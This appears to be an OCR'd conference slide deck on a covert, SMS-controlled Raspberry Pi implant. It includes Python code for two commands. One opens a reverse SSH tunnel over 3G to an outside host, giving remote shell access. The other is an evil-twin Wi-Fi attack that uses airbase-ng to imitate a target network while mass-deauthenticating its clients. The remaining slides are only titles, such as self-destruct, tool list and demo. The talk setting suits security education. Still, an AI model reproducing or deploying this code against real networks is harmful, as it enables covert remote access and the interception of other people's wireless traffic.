


```
def backConnect(self,args):
    if len(args)==4:
        self.ongoing()
        ip=args[0]
        port=args[1]
        username=args[2]
        sshremoteport=args[3]
        cmd=os.popen("service gammu-smsd stop && /usr/bin/modem3g/sakis3g connect  APN='internet.vodafone.ro'")
        time.sleep(20)                                                                        [redacted]
        txt=cmd.read()
        while True:
            if " connected to" in txt:
                cmd=os.popen("ssh -fN -R "+port+":localhost:22 "+ username+"@"+ip+" -p"+sshremoteport)
                send_sms("found good handshake",self.number,self.idd)
            else:
                cmd=os.popen("/usr/bin/modem3g/sakis3g stop && service gammu-smsd start")
                time.sleep(20)
                send_sms("Could not connect to APN "+txt,self.number,self.idd)
                break
    else:
        self.processed()
```

How 5g

Predefined commands

eviltwin



```
def eviltwin(self,args):
    if len(args)==5:
        self.ongoing()
        bssidmac=args[0]
        ssid=args[1]
        channel=args[2]
        interface=args[3]
        timerun=args[4]
        cmd=os.popen("killall screen")
        cmd.close()
        cmd=Popen(["screen", "-AdmS", "airbase", "airbase-ng", "-a", bssidmac, "--essid", ssid, "-c" ,channel, interface],stdout=PIPE, stderr=PIPE)
        timerun=int(args[4])
        massDeauth(interface,channel,timerun,0)
        cmd=Popen(["screen", "-X", "-S", "airbase", "quit"],stdout=PIPE, stderr=PIPE)
    else:
        self.processed()
```

And now for the fun part

How 5h

selfDestruct

How 6

The 3^{rd} party software

- Why?
- How?

python™

Gammu SMSDRC

AIRCRACK-NG


MySQL®

sakis3g

Raspbian

Fantasy or maybe a Real-life Scenario

A quick demo ☺




“Hope this works!”

Further developments

Questions???

- And answers ☺



Quick contact reminder:

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See you next year !!!11